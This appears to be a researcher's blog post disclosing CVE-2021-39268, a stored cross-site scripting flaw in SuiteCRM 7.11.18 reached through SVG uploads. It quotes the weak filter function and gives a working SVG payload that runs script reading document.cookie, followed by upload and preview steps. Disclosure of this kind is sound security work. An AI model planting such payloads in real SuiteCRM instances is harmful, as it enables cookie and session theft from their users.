thanhlocpanda

BlogHacking

WRITTEN BY THANHLOCPANDAJULY 31, 2021AUGUST 18, 2021

[CVE-2021-39268] Stored XSS via SVG on SuiteCRM 7.11.18


After discovering the **Bypass Content-Type Filter** vulnerability on **SuiteCRM 7.11.18**, I discovered that SuiteCRM allowed uploading **SVG** files and performs filtering at **clean_file_output** function. However, this function only prevents redirecting to another domain by SVG file, it is unable to prevent client-side attacks.

I found an approach to perform a Client side attack after uploading an SVG file to the **SuiteCRM**.

The **$upload_badext** variable does not define SVG extension and there is no protection method against viewing SVG files. By inserting malicious JavaScript code within the SVG file, malicious user then uploads it to SuiteCRM. When successful, it make the user's browser execute an arbitrary script once user viewing our malicious SVG file.


This is my Proof Of Concept:

1. ***Lines 2320-2331 at utils.php, function clean_file_output only prevents redirecting to another domain if the content-type is image/svg+xml***



```
2320  function clean_file_output($string, $mime_type)
2321  {
2322      $patterns = [];
2323
2324      if ($mime_type === 'image/svg+xml') {
2325          $patterns[] = "/onload=\"window.location='(.*?)'\"/";
2326      }
2327
2328      $string = preg_replace($patterns, '', $string);
2329
2330      return $string;
2331  }
```

2. *Easily make the malicious SVG file*




SVG_XSS.svg

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(document.cookie);
  </script>
</svg>
```

3. *Upload the File we made*



CREATE

File Name:* Chọn tệp tin... SVG_XSS.svg

Status: Active

Document Name:* SVG_XSS.svg

Revision:* 1

Document Type:

Template?: □

Publish Date:* 12/18/2020

Expiration Date:

Category:


Sub Category:


Description:

Related Document:


Related Document Revision:


Assigned to: admin





4. *View this SVG file by using Preview feature on Download module*





```
127.0.0.1/SuiteCRM/index.php?entryPoint=download&id=edbe4a2c-2b42-fec9-c8f9-5fdc80da23e1&type=Document
```

```
PHPSESSID=olgd69qhrd6ecelu32gfm8oi
```

POSTED IN UNCATEGORIZED.TAGGED CVE, CVE-2021-39268, EXPLOIT, SUITECRM, XSS.